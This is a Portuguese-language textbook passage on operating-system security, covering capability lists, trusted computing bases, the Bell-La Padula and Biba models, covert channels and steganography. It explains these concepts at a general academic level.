A segunda maneira consiste em manter a C-list dentro do sistema operacional. As capacidades são, então, referenciadas por suas posições na lista de capacidades. Um processo pode dizer: "Leia 1 KB do arquivo apontado pela capacidade 2". Essa forma de endereçamento é semelhante ao uso dos descritores de arquivos no UNIX. O Hydra (Wulf et al., 1974) funcionava desse modo.

A terceira maneira é manter a C-list no espaço do usuário, porém gerenciando as capacidades criptograficamente, pois assim os usuários não poderão adulterá-las. Essa abordagem é particularmente adequada para sistemas distribuídos e funciona do seguinte modo. Quando um processo cliente envia uma mensagem a um servidor remoto (um servidor de arquivos, por exemplo) para que crie um objeto para ele, o servidor cria o objeto e gera um número aleatório longo — o campo de verificação —, para que vá junto com o objeto. Uma vaga na tabela de arquivos do servidor é reservada ao objeto e o campo de verificação é armazenado lá com o endereço dos blocos de disco etc. No UNIX, o campo de verificação é armazenado no servidor, no i-node. Ele não é enviado de volta ao usuário e nunca trafega pela rede. O servidor, então, gera e retorna a capacidade para o usuário na forma mostrada na Figura 9.8.

A capacidade retornada ao usuário contém o identificador do servidor, o número do objeto (o índice nas ta-

	1	1	1
Servidor	Objeto	Direitos	f(Objetos, Direitos, Verificação)

Figura 9.8 Uma lista de capacidades criptograficamente protegida.

belas do servidor, essencialmente o número do i-node) e os direitos, armazenados como um mapa de bits. Para um objeto recentemente criado, todos os bits de direitos são ligados. O último campo é o valor resultante da função de sentido único criptograficamente segura, f, sobre a concatenação dos campos de objeto, direitos e verificação. Essa função f é do tipo que discutimos anteriormente.

Quando o usuário deseja ter acesso ao objeto, ele envia a capacidade ao servidor como parte da requisição. O servidor, então, extrai o número do objeto para indexar em suas tabelas e encontrar o objeto. Ele então calcula f (Objeto, Direitos, Verificação), tomando os dois primeiros parâmetros da própria capacidade e o terceiro de suas próprias tabelas. Se o resultado for igual ao do quarto campo da capacidade, a requisição será cumprida; caso contrário, será rejeitada. Se um usuário tentar ter acesso a algum objeto de algum outro usuário, ele não será capaz de fabricar o quarto campo corretamente, pois não conhece o campo de verificação e, assim, a requisição será rejeitada.

Um usuário pode pedir ao servidor para produzir uma capacidade mais fraca — por exemplo, de acesso apenas para leitura. Primeiro o servidor verifica se a capacidade é válida. Se for, ele calcula f (Objeto, Novos\_direitos, Verificação) e gera uma nova capacidade colocando esse valor no quarto campo. Note que é usado o valor original de Verificação, pois as outras capacidades, além dessa, dependem desse valor.

Essa nova capacidade é enviada de volta ao processo requisitante. O usuário pode, agora, entregar essa capacidade a um amigo, enviando-a em uma mensagem. Se o amigo ligar os bits de direitos que deveriam estar desligados, o servidor detectará isso quando a capacidade for usada, pois o valor de f não corresponderá ao campo falso de direitos. Como o amigo não conhece o campo de verificação real, ele não é capaz de fabricar uma capacidade que corresponda aos falsos bits de direitos. Esse esquema foi desenvolvido para o sistema Amoeba e usado extensivamente (Tanenbaum et al., 1990).

Além dos direitos específicos dependentes do objeto, como capacidades de ler e executar, as capacidades (tanto no núcleo quanto criptograficamente protegida) normalmente apresentam **direitos genéricos** aplicáveis a todos os objetos. Exemplos desses direitos são:

- Copiar capacidade: cria uma nova capacidade para o mesmo objeto.
- 2. Copiar o objeto: cria um objeto duplicado com uma nova capacidade.
- Remover capacidade: remove uma entrada da C--list; o objeto não é afetado.
- 4. Destruir o objeto: remove permanentemente um objeto e uma capacidade.

Um último comentário que merece destaque sobre os sistemas de capacidade é que a revogação do acesso a um objeto é muito difícil na versão gerenciada pelo núcleo. É complicado para o sistema encontrar todas as outras capacidades de qualquer objeto para depois recuperá-las, pois elas podem estar armazenadas em C-lists por todo o disco. Uma solução é ter cada capacidade apontando para um objeto indireto e não para o próprio objeto. Com o objeto indireto apontado para o objeto real, o sistema pode romper essa conexão, invalidando, assim, as capacidades. (Quando uma capacidade do objeto indireto é apresentada ao sistema depois, o usuário descobre que o objeto indireto está apontando para um objeto nulo.)

No esquema do Amoeba, a revogação é fácil. Só é preciso mudar o campo de verificação armazenado com o objeto. Em um instante, todas as capacidades existentes são invalidadas. Contudo, nenhum esquema permite uma revogação seletiva, isto é, tomar de volta — por exemplo, a permissão de João e a de ninguém mais. Esse defeito geralmente é reconhecido como um problema de todos os sistemas de capacidade.

Um outro problema geral consiste em assegurar-se de que um proprietário de uma capacidade válida não dê uma cópia dela a mil de seus amigos. Com o núcleo presumindo o gerenciamento das capacidades, como no Hydra, esse problema fica resolvido, mas essa solução não funciona muito bem em um sistema distribuído, como o Amoeba.

Bastante resumidamente, as ACLs e as capacidades têm propriedades complementares. As capacidades são muito eficientes, pois, se um processo diz "Abra o arquivo apontado pela capacidade 3", não se faz necessária qualquer verificação. Para as ACLs, pode ser necessária uma busca (potencialmente longa) da ACL. Se não houver suporte a grupos, então garantir a todos o acesso à leitura de um arquivo vai requerer a enumeração de todos os usuários que estiverem na ACL. As capacidades também permitem que um processo seja facilmente encapsulado; as ACLs, não. Por outro lado, as ACLs permitem a revogação seletiva dos direitos, mas as capacidades, não. Por fim, se um objeto for removido e as capacidades não o forem ou se as capacida-

des forem removidas e um objeto não, surgirão problemas. As ACLs, porém, não apresentam esse problema.

#### 9.3.4 | Sistemas confiáveis

Lemos sobre vírus, vermes e outros problemas a todo instante nos jornais. Uma pessoa ingênua logicamente pode formular duas questões sobre esse estado de coisas:

- É possível construir um sistema computacional seguro?
- 2. Se é possível, por que isso não é feito?

A resposta à primeira questão é basicamente sim. Há várias décadas já se sabe como construir um sistema seguro. O MULTICS, projetado nos anos 1960, por exemplo, teve a segurança como seu principal objetivo e se saiu muito bem.

O motivo pelo qual os sistemas seguros não estão sendo construídos é mais complexo, mas existem duas razões fundamentais. Primeiro, os sistemas atuais não são seguros, mas os usuários se recusam a deixá-los de lado. Se a Microsoft anunciasse ter, além do Windows, um novo produto, o SecureOS, garantidamente imune aos vírus, mas que não executasse as aplicações Windows, dificilmente as pessoas e as empresas jogariam o Windows no lixo e comprariam o novo sistema imediatamente. Na verdade, a Microsoft já possui um sistema operacional seguro (Fandrich et al., 2006), mas não o comercializa.

A segunda razão é mais sutil. O único modo de construir um sistema seguro é fazê-lo simples. Os recursos do produto são inimigos da segurança. Os projetistas de sistemas creem (corretamente ou não) que o que os usuários querem é um número maior de características. Mais características significam mais complexidade, mais código, mais falhas e mais erros de segurança.

Eis dois exemplos simples. Os primeiros sistemas de correio eletrônico enviavam mensagens como texto ASCII. Eles eram completamente seguros. Uma mensagem ASCII nunca poderia danificar um sistema computacional. Então, as pessoas tiveram a ideia de expandir o correio eletrônico para incluir outros tipos de documentos, como, por exemplo, arquivos Word, que podem conter programas na forma de macros. Ler esse documento significa executar algum outro programa em seu computador. Não importa quantas caixas de areia (sandboxes) forem usadas: executar um programa externo em seu computador é inerentemente mais perigoso que ler um texto ASCII. Os usuários exigiram a capacidade de mudar as mensagens de correio eletrônico de documentos passivos para programas ativos? Provavelmente não, mas os projetistas de sistemas acharam isso uma boa ideia, sem se preocuparem muito com as implicações sobre a segurança.

O segundo exemplo é o mesmo, só que para páginas da Web. Quando a Web consistia apenas em páginas HTML passivas, ela não apresentava maiores problemas de segurança. Agora que muitas páginas da Web contêm programas (applets) que o usuário é obrigado a executar para visualizar o conteúdo, surge uma falha de segurança após a outra. Logo que uma é reparada, outra acontece. Quando a Web era totalmente estática, os usuários pegaram em armas reivindicando conteúdos dinâmicos? Não que o autor se lembre, mas esse tipo de inovação trouxe a reboque os problemas de segurança. Parece que o vice-presidente-encarregado-de-dizer-não estava dormindo ao volante.

Realmente, há algumas organizações que acreditam que a segurança é mais importante do que elegantes características novas — as organizações militares são o primeiro exemplo delas. Nas próximas seções, estudaremos alguns dos tópicos envolvidos, mas eles podem ser resumidos em uma sentença: para construir um sistema seguro, deve existir um modelo de segurança, no núcleo do sistema operacional, que seja simples o bastante para que projetistas possam realmente entendê-lo e resistir à pressão de deturpá-lo para adicionar novas características.


## 9.3.5 Base computacional confiável

No mundo da segurança, as pessoas muitas vezes falam sobre sistemas confiáveis em vez de falar de sistemas seguros. Sistemas confiáveis são aqueles nos quais os requisitos de segurança são formalmente estabelecidos e cumpridos. No cerne de todo sistema confiável está uma TCB (trusted computing base - base computacional confiável) mínima, composta pelo hardware e pelo software necessários para garantir todas as regras de segurança. Se a base computacional confiável estiver de acordo com a especificação, a segurança do sistema não poderá estar comprometida, independentemente do que esteja errado.

A TCB consiste, em geral, de grande parte do hardware (exceto os dispositivos de E/S que não afetam a seguranca), além de uma parte do núcleo do sistema operacional e a maioria ou a totalidade dos programas do usuário que tiverem poderes de superusuário (por exemplo, programas com SETUID de superusuário no UNIX). Entre as funções do sistema operacional que devem fazer parte do TCB estão a criação de processos, o chaveamento de processos, o gerenciamento do mapa de memória e parte do gerenciamento de arquivos e de E/S. Em um projeto seguro, muitas vezes a TCB fica totalmente separada do restante do sistema operacional, com o intuito de minimizar seu tamanho e verificar sua correção.

Uma parte importante da TCB é o monitor de referência, conforme mostra a Figura 9.9. O monitor de referência aceita todas as chamadas de sistema que envolvem segurança — como a abertura de arquivos — e decide se elas devem ou não ser processadas. O monitor de referência, desse modo, permite que todas as decisões de segurança sejam colocadas em um local, sem que seja possível desviar-se dele. A maioria dos sistemas operacionais não é projetada dessa maneira — o que é parte da razão de eles serem tão inseguros.

Um dos objetivos de algumas pesquisas atuais na área de segurança é diminuir a base computacional confiável de milhões de linhas de código para somente dezenas de milhares de linhas de código. Na Figura 1.23, vimos a estrutura do sistema operacional MINIX 3, que segue os padrões do POSIX, mas com uma estrutura radicalmente diferente da do Linux ou do FreeBSD. No MINIX 3, somente cerca de quatro mil linhas de código são executadas no modo núcleo. Todo o resto funciona como um conjunto de processos do usuário. Alguns deles, como o sistema de arquivos e o gerenciador de processos, fazem parte da base computacional confiável, já que podem facilmente comprometer a segurança do sistema. Outras partes, entretanto, como os drivers de impressora e de áudio, não integram a base computacional confiável porque, independentemente do que aconteça com elas (mesmo que sejam tomadas por um vírus), a segurança do sistema não é comprometida. Com a redução da base computacional confiável em duas ordens de magnitude, sistemas como o MINIX 3 podem potencialmente oferecer uma segurança maior do que os projetos tradicionais.



## 9.3.6 Modelos formais de sistemas seguros

As matrizes de proteção, como aquelas da Figura 9.4, não são estáticas. Elas mudam com frequência, de acordo com a criação de objetos, com a destruição de velhos objetos e à medida que o proprietário decide aumentar ou restringir o conjunto de usuários para seus objetos. Muita atenção tem sido voltada à modelagem de sistemas de proteção nos quais a matriz de proteção esteja mudando constantemente. No restante desta seção, falaremos brevemente sobre alguns desses trabalhos.

Há décadas, Harrison et al. (1976) identificaram seis operações primitivas na matriz de proteção que poderiam ser usadas como base para um modelo de qualquer sistema de proteção. Essas operações primitivas são create object, delete object, create domain, delete domain, insert right e remove right. As duas últimas primitivas inserem e removem direitos de elementos específicos da matriz, como assegurar ao domínio 1 a permissão de ler o *Arquivo6*.

Essas seis primitivas podem ser combinadas em **comandos de proteção**. São esses comandos de proteção que os programas do usuário podem executar para alterar a matriz. Eles não podem executar diretamente as primitivas. Por exemplo, o sistema pode ter um comando para criar um novo arquivo, que verificaria se o arquivo já existia e, se não, criaria um novo objeto e daria ao proprietário todos os direitos de acesso a ele. Também é possível haver um comando para permitir que o proprietário conceda, a alguém no sistema, a permissão para ler o arquivo, inserindo-se o direito 'read' na entrada do novo arquivo em cada domínio.

A qualquer momento, a matriz determina o que um processo em um domínio qualquer pode fazer, não o que ele está autorizado a fazer. O que o sistema implementa é a matriz; a autorização está relacionada com política de gerenciamento. Como um exemplo dessa diferença, consideremos o sistema simples da Figura 9.10, no qual os domínios correspondem a usuários. Na Figura 9.10(a), vemos a política de proteção pretendida: *Henrique* pode ler e escrever na *caixapostal7*, *Roberto* pode ler e escrever em *secreto* e todos os três usuários podem ler e executar o *compilador*.

Agora, imagine que Roberto seja muito inteligente e tenha encontrado um modo de emitir comandos para que a matriz seja alterada e fique como a Figura 9.10(b). Ele então obteve acesso à *caixapostal7*, algo a que ele não estava autorizado. Se ele tentar lê-la, o sistema operacional atenderá à sua requisição, pois o sistema não sabe que o estado da Figura 9.10(b) não está autorizado.

Deve estar claro agora que o conjunto de todas as matrizes possíveis pode ser dividido em dois blocos disjuntos: o conjunto de todos os estados autorizados e o conjunto de todos os estados não autorizados. Uma questão que muitas pesquisas teóricas têm buscado responder é: "Dado um estado autorizado inicial e um conjunto de comandos, é possível provar que o sistema nunca pode alcançar um estado não autorizado?".

Como resultado, estamos perguntando se o mecanismo disponível (os comandos de proteção) é adequado para implementar alguma política de proteção. Dada essa política — algum estado inicial da matriz e o conjunto de comandos para modificá-la —, o que se quer é um modo de provar que o sistema é seguro. Essa prova é muito difícil de conseguir; muitos sistemas de propósito geral não são teoricamente seguros. Harrison et al. (1976) provaram que, no caso de uma configuração arbitrária para um sistema de proteção arbitrário, a segurança não pode ser decidida teoricamente. Contudo, para um sistema específico, talvez seja possível provar se o sistema pode vir a passar de um estado autorizado para um estado não autorizado. Para mais informações, veja Landwehr (1981).

## 9.3.7 Segurança multiníveis

A maioria dos sistemas operacionais permite que usuários individuais determinem quem pode ler e escrever seus arquivos e outros objetos. Essa política é denominada controle de acesso discricionário. Em muitos ambientes esse modelo funciona bem, mas existem outros ambientes nos quais se exige uma segurança muito mais rígida, como instalações militares, departamentos de patentes de uma empresa e hospitais. Nesses ambientes, a organização tem regras estabelecidas sobre quem pode ver o quê, e essas regras não podem ser modificadas individualmente por soldados, advogados ou médicos, a não ser mediante uma permissão especial do superior. Esses ambientes precisam

		Objetos	
	Compilador	Caixa postal	7 Secreto
Érico	Lê Executa		
Henrique	Lê Executa	Lê Escreve	
Roberto	Lê Executa		Lê Escreve
		(a)	1

	Objetos	
Compilador	Caixa postal	7 Secreto
Lê Executa		
Lê Executa	Lê Escreve	
Lê Executa	Lê	Lê Escreve
	Compilador Lê Executa Lê Executa	Lê Lê Executa Escreve

de controles de acesso obrigatórios para assegurar que as políticas estabelecidas sejam implementadas pelo sistema, além dos controles de acesso discricionários. O que esses controles de acesso obrigatórios fazem é regular o fluxo de informação, a fim de assegurar que não haja vazamentos imprevistos.

#### O modelo Bell-La Padula

O modelo de segurança multiníveis mais amplamente usado é o modelo Bell-La Padula e, portanto, começaremos por ele (Bell e La Padula, 1973). Esse modelo foi projetado para o tratamento de segurança militar, mas também é aplicado a outros tipos de organização. No universo militar, os documentos (objetos) podem ter um nível de segurança, como não classificado, confidencial, secreto e altamente secreto. Às pessoas também são atribuídos esses níveis, dependendo de quais documentos elas podem ver. Um general pode ser autorizado a ver todos os documentos, já um tenente talvez permaneça restrito a documentos classificados como confidenciais e em um nível inferior. Um processo executando em favor de um usuário adquire o nível de segurança do usuário. Como há múltiplos níveis de segurança, esse esquema é chamado de sistema de segurança multiníveis.

O modelo Bell-La Padula apresenta as seguintes regras sobre como a informação pode fluir:

- 1. A propriedade de segurança simples: um processo executando em um nível k de segurança pode ler somente objetos em seu nível ou em um nível inferior. Por exemplo, um general pode ler os documentos de um tenente, mas um tenente não pode ler os documentos de um general.
- 2. A propriedade \*: um processo executando em um nível k de segurança pode escrever somente em obje-

tos de seu nível de segurança ou superior. Por exemplo, um tenente pode colocar uma mensagem na caixa de correio de um general dizendo tudo o que ele sabe, mas um general não pode colocar uma mensagem na caixa postal de um tenente dizendo tudo o que sabe, pois o general pode ter visto documentos secretos que não devem ser revelados a um tenente.

Em resumo, os processos podem ler os níveis inferiores e escrever nos níveis superiores, mas não o inverso. Se o sistema implementa rigorosamente essas duas propriedades, demonstra-se que nenhuma informação pode vazar de um nível de segurança superior para um inferior. A propriedade \* foi chamada assim porque, no relatório original, os autores não conseguiram pensar em um bom nome para ela e usaram \* como um nome temporário, enquanto não encontrassem um melhor. Como nunca chegaram a uma solução melhor, o relatório foi impresso com o \*. Nesse modelo, os processos leem e escrevem objetos, mas não se comunicam diretamente uns com os outros. O modelo Bell-La Padula é ilustrado graficamente na Figura 9.11.

Nessa figura, uma seta (linha contínua) de um objeto até um processo indica que o processo está lendo o objeto, isto é, a informação está fluindo do objeto para o processo. Da mesma maneira, uma seta (linha tracejada) de um processo para um objeto indica que o processo está escrevendo no objeto, isto é, a informação está fluindo do processo para o objeto. Assim, todas as informações fluem na direção das setas. Por exemplo, o processo B consegue ler o objeto 1, mas não consegue ler o objeto 3.

A propriedade de segurança simples diz que todas as setas em linhas contínuas (leitura) vão para o lado ou para cima. A propriedade \* diz que todas as linhas tracejadas (escrita) também vão para o lado ou para cima. Como a informação só flui horizontalmente ou para cima, qualquer




Figura 9.11 O modelo de segurança multiníveis Bell-La Padula.

informação que inicie fora de um nível *k* nunca poderá aparecer em um nível inferior. Em outras palavras, nunca haverá um caminho que leve a informação para baixo, garantindo, assim, a segurança do modelo.

O modelo Bell-La Padula refere-se à estrutura organizacional, mas acaba tendo de ser assegurado pelo sistema operacional. Uma das maneiras de fazer isso é associar a cada usuário um nível de segurança, a ser armazenado com os outros dados específicos do usuário, como o UID e o GID. Realizada a conexão, o shell do usuário irá obter o nível de segurança do usuário, que será herdado por todos os seus filhos. Se um processo sendo executado no nível de segurança *k* tentasse abrir um arquivo ou outro objeto cujo nível de segurança seja mais alto do que *k*, o sistema operacional recusaria a tentativa de abertura. As tentativas similares de acesso a objetos com nível de segurança inferior a *k* visando a operações de escrita também devem falhar.

#### O modelo Biba

Para resumir o modelo Bell-La Padula em termos militares, um tenente pode ordenar que um soldado raso revele tudo o que sabe e, então, copiar essa informação para um arquivo do general sem violar a segurança. Agora vamos colocar o mesmo modelo em termos civis. Imagine uma empresa na qual os zeladores tenham o nível de segurança 1, os programadores, o nível de segurança 3, e o presidente da empresa, o nível de segurança 5. Usando o modelo Bell-La Padula, um programador pode consultar um zelador sobre os planos da empresa para o futuro e então sobrescrever os arquivos do presidente que contenham a estratégia da empresa. Pode ser que nem todas as empresas se entusiasmem com esse modelo.

O problema do modelo Bell–La Padula é que ele foi projetado para manter segredos, sem garantir a integridade dos dados. Para isto, é necessário reverter estas propriedades (Biba, 1977):

- A propriedade de integridade simples: um processo executando no nível k de segurança só pode escrever em objetos de seu nível ou de um nível inferior (não nos níveis superiores).
- A propriedade de integridade \*: um processo executando em um nível k de segurança só pode ler objetos de seu nível ou de nível superior (não os níveis inferiores).

Juntas, essas propriedades asseguram que o programador tenha condições de atualizar os arquivos do zelador com a informação adquirida do presidente, mas não o contrário. É claro que algumas organizações querem tanto as propriedades do modelo Bell–La Padula quanto as propriedades do modelo Biba, mas essas propriedades estão em conflito direto e, portanto, é muito difícil implementá-las simultaneamente.

## 9.3.8 | Canal oculto


Todas essas ideias sobre os modelos formais e provavelmente sobre segurança de sistemas parecem muito boas, mas elas realmente funcionam? Em apenas uma palavra: não. Mesmo que um sistema tenha um modelo apropriado de segurança subjacente a ele e que tenha sido comprovadamente seguro e corretamente implementado, falhas de segurança ainda podem ocorrer. Nesta seção, discutiremos como a informação ainda pode vazar, mesmo que tenha sido rigorosamente comprovado que essa brecha é matematicamente impossível. Essas ideias se devem a Lampson (1973).

O modelo de Lampson foi originalmente formulado com base em um único sistema de tempo compartilhado, mas as mesmas ideias podem ser adaptadas a redes locais e outros ambientes multiusuário. Na forma mais pura, ele envolve três processos em alguma máquina protegida. O primeiro processo é o cliente, que espera que algum trabalho seja realizado pelo segundo processo, o servidor. O cliente e o servidor não confiam totalmente um no outro. Por exemplo, o trabalho do servidor é ajudar clientes no preenchimento de seus formulários de impostos. Os clientes estão preocupados com a possibilidade de o servidor gravar secretamente seus dados financeiros — por exemplo, mantendo uma lista secreta que informe quem ganha quanto e, então, vendendo a lista. O servidor está preocupado com os clientes por causa da possibilidade de eles tentarem roubar o valioso programa de impostos.

O terceiro processo é o colaborador, que está conspirando com o servidor para roubar os dados confidenciais do cliente. O colaborador e o servidor são, em geral, propriedades da mesma pessoa. Esses três processos são mostrados na Figura 9.12. O objetivo desse exercício é projetar um sistema que torne impossível ao processo servidor passar para o processo colaborador a informação que ele recebeu legitimamente do processo cliente. Lampson chamou isso de o **problema do confinamento**.

Do ponto de vista do projetista, o objetivo é encapsular ou confinar o servidor de um modo que ele não passe a informação ao colaborador. Usando um esquema de matriz de proteção, podemos facilmente garantir que o servidor não se comunique com o colaborador escrevendo um arquivo que o colaborador possa apenas ler. Provavelmente também seja possível assegurar que o servidor não se comunique com o colaborador usando o mecanismo de comunicação entre processos do sistema.

Infelizmente, talvez haja a disponibilidade de outros canais de comunicação mais sutis. Por exemplo, o servidor pode tentar transmitir um fluxo binário conforme o seguinte procedimento: para enviar um bit 1, ele faz uma computação intensiva por uma quantidade fixa de tempo. Para enviar um bit 0, ele fica inativo durante o mesmo intervalo de tempo.






Figura 9.12 (a) Os processos cliente, servidor e colaborador. (b) O servidor encapsulado pode, ainda, passar informações ao colaborador por canais ocultos.

O colaborador pode tentar detectar o fluxo de bits monitorando cuidadosamente seu tempo de resposta. Em geral, ele obterá melhor resposta quando o servidor estiver enviando um 0 do que quando estiver enviando um 1. Esse canal de comunicação é conhecido como canal oculto (covert channel) e é ilustrado na Figura 9.12(b).

É claro que o canal oculto é ruidoso, com muitos sinais que não fazem parte da informação, mas a informação pode ser enviada confiavelmente sobre um canal ruidoso mediante um código de detecção de erros (por exemplo, o código de Hamming ou até mesmo algo mais sofisticado). O uso de um código de detecção de erros reduz ainda mais a pequena largura de banda do canal oculto, mas talvez ainda seja suficiente para passar informação substancial. Está bastante claro que nenhum modelo de proteção com base em uma matriz de objetos e domínios impedirá esse tipo de vazamento.

A modulação do uso da CPU não é o único canal oculto. A taxa de paginações também pode ser modulada (muitas faltas de página significam 1; nenhuma falta de página é 0). Na verdade, quase todo modo de degradar o desempenho do sistema de uma maneira sincronizada é um candidato a canal oculto. Se o sistema oferece um meio de impedir o acesso a arquivos, então o servidor pode sinalizar o travamento de algum arquivo como 1 e o destravamento como 0. Em alguns sistemas, é possível a um processo detectar o status de um travamento, até mesmo em arquivos a que ele não tenha acesso. Esse canal subliminar é ilustrado na Figura 9.13, para a qual o arquivo fica impedido ou desimpedido por algum intervalo fixo de tempo, conhecido tanto pelo servidor quanto pelo colaborador. Nesse exemplo está sendo transmitido o fluxo secreto de bits 11010100.

Bloquear e desbloquear um arquivo preestabelecido S não é um canal especialmente ruidoso, mas requer uma temporização bastante precisa, a menos que a taxa de transmissão seja muito baixa. A confiabilidade e o desempenho podem até mesmo aumentar com o uso de um protocolo de notificação de recebimento. Esse protocolo usa outros dois arquivos, F1 e F2, bloqueados, respectivamente, pelo servidor e pelo colaborador, a fim de manter os dois processos sincronizados. Depois que o servidor bloqueia ou desbloqueia S, ele muda o status de travamento de F1 para indicar que um bit foi enviado. Logo depois de o colaborador ler o bit, ele muda o status de travamento de F2 indicando ao servidor que ele está pronto para outro bit e aguarda até que F1 mude novamente, indicando que um outro bit está presente em S. Como não há mais temporização, esse protocolo é completamente confiável, mesmo em um sistema ocupado, e pode executar tão rápido quanto dois processos puderem ser escalonados. Para




Figura 9.13 Um canal subliminar bloqueando um arquivo.

conseguir uma largura de banda maior, por que não usar dois arquivos ao mesmo tempo ou fazer um canal de um byte de largura com oito arquivos de sinalização, SO a S7?

A aquisição e a liberação de recursos dedicados (unidades de fitas, plotters etc.) também podem ser usadas para sinalização. O servidor adquire o recurso para enviar um 1 e libera-o para enviar um 0. No UNIX, o servidor pode criar um arquivo para indicar um 1 e removê-lo para indicar um 0; o colaborador poderia usar a chamada de sistema access para verificar se o arquivo existe. Essa chamada funciona, mesmo que um colaborador não tenha permissão para usar o arquivo. Infelizmente, existem muitos outros canais ocultos.

Lampson também mencionou um modo de passar informação para um proprietário (humano) do processo servidor. Presumivelmente o processo servidor dirá quanto trabalho fez em favor do cliente, para que este possa ser cobrado. Se a conta real do uso computacional é de cem dólares, por exemplo, e o salário do cliente é de 53 mil dólares, o servidor poderia mostrar uma conta de 100,53 dólares a seu proprietário.

Encontrar todos os canais subliminares e ainda bloqueá-los é extremamente difícil. Na prática, pouco pode ser feito. Introduzir um processo que cause faltas de página aleatórias ou, de outra maneira, gastar seu tempo degradando o desempenho do sistema para reduzir a largura de banda dos canais subliminares não são propostas atraentes.

#### Esteganografia


Um tipo um pouco diferente de canal subliminar pode ser usado para passar informações secretas entre processos, mesmo com um censor humano ou automatizado inspecionando todas as mensagens entre os processos e vetando as mensagens suspeitas. Por exemplo, considere uma empresa que verifica, manualmente, todas as mensagens eletrônicas enviadas pelos funcionários da empresa, para ter certeza de que eles não estejam passando segredos para algum cúmplice ou concorrente externo à empresa.


Há como o empregado contrabandear quantidades substanciais de informação confidencial sob o nariz do censor? Certamente.

Como exemplo, observe a Figura 9.14(a). Essa fotografia, tirada pelo autor no Quênia, contém três zebras contemplando uma acácia. Na Figura 9.14(b), aparecem as mesmas três zebras e a mesma acácia, mas há uma atração extra. Ela abriga o texto completo, sem cortes, de cinco peças de Shakespeare: *Hamlet, Rei Lear, Macbeth, O mercador de Veneza* e *Júlio César*. Juntas, essas peças somam 700 KB de texto.

Como funciona esse canal oculto? A imagem original colorida tem 1.024 × 768 pixels. Cada pixel é formado por três valores de 8 bits, um para cada intensidade de vermelho, verde e azul. A cor do pixel é formada pela superposição linear das três cores. O método de codificação usa o bit menos significativo de cada valor de cor RGB como um canal oculto. Assim, cada pixel tem lugar para 3 bits de informação secreta, um no valor vermelho, um no valor verde e um no valor azul. Para uma imagem desse tamanho, podem-se armazenar até 1.024 × 768 × 3 bits (ou 294.912 bytes) de informação secreta nela.

O texto completo das cinco peças e um pequeno aviso ocupam até 734.891 bytes. Esse texto primeiro foi comprimido para cerca de 274 KB usando um algoritmo-padrão de compressão. A saída comprimida foi, então, criptografada e inserida nos bits menos significativos de cada valor de cor. Como pode ser visto (ou, na verdade, como não pode ser visto), a informação está completamente invisível. É igualmente invisível em versões coloridas ampliadas da fotografia. O olho não consegue distinguir cores de 7 bits das cores de 8 bits. Uma vez que o arquivo de imagem tenha passado pelo censor, o receptor apenas separa todos os bits menos significativos, aplica os algoritmos de decriptação e descompressão e recupera os 734.891 bytes originais. Ocultar a existência de informação desse modo é chamado de esteganografia (do grego 'escrita oculta'). A esteganografia não é popular entre os governantes que





(b)

Figura 9.14 (a) Três zebras e uma árvore. (b) Três zebras, uma árvore e o texto completo de cinco peças de William Shakespeare.

tentam restringir a comunicação entre seus cidadãos, mas é popular entre as pessoas que acreditam na liberdade de expressão.

Ver as duas imagens em preto e branco com baixa resolução não faz justiça ao poder dessa técnica. Para conseguir perceber melhor como a esteganografia funciona, o autor preparou uma demonstração, inclusive com a imagem totalmente em cores, da Figura 9.14(b) com as cinco pecas embutidas. A demonstração pode ser encontrada em <www. cs.vu.nl/~ast/>. Clique no link covered writing, logo abaixo do título STEGANOGRAPHY DEMO. Então, siga as instruções contidas na página para transferir a imagem e as ferramentas de esteganografia necessárias para extrair as peças.

Outra aplicação da esteganografia é para inserir marcas--d'água em imagens usadas em páginas da Web para detectar roubo ou reutilização em outras páginas da Web. Se sua página contiver uma imagem com a mensagem secreta 'Copyright 2009, General Images Corporation', você pode ter de gastar algum tempo para convencer o juiz de que foi você mesmo que produziu aquela imagem. Músicas, filmes e outros tipos de material podem ser identificados também com marcas-d'água.

É claro que o fato de as marcas-d'água serem usadas dessa maneira encoraja algumas pessoas a encontrar um meio de removê-las. Um esquema que armazena informação em bits menos significativos de cada pixel pode ser desfeito girando a imagem em um grau no sentido horário, depois convertendo-a em um sistema com perdas como o JPEG e, em seguida, girando um grau de volta. Por fim, a imagem pode ser reconvertida ao sistema de codificação original (por exemplo, gif, bmp, tif). A conversão de JPEG com perda embaralhará os bits menos significativos e as rotações exigirão cálculos pesados em ponto flutuante, o que introduz erros de arredondamento, acrescentando também ruídos nos bits menos significativos. As pessoas que põem as marcas-d'água sabem disso (ou deveriam saber) e, portanto, inserem informações redundantes de direitos sobre a cópia e usam esquemas adicionais além do uso dos bits menos significativos dos pixels. Por sua vez, isso estimula os fraudadores a estudar técnicas melhores de remoção e assim sucessivamente.

# Autenticação

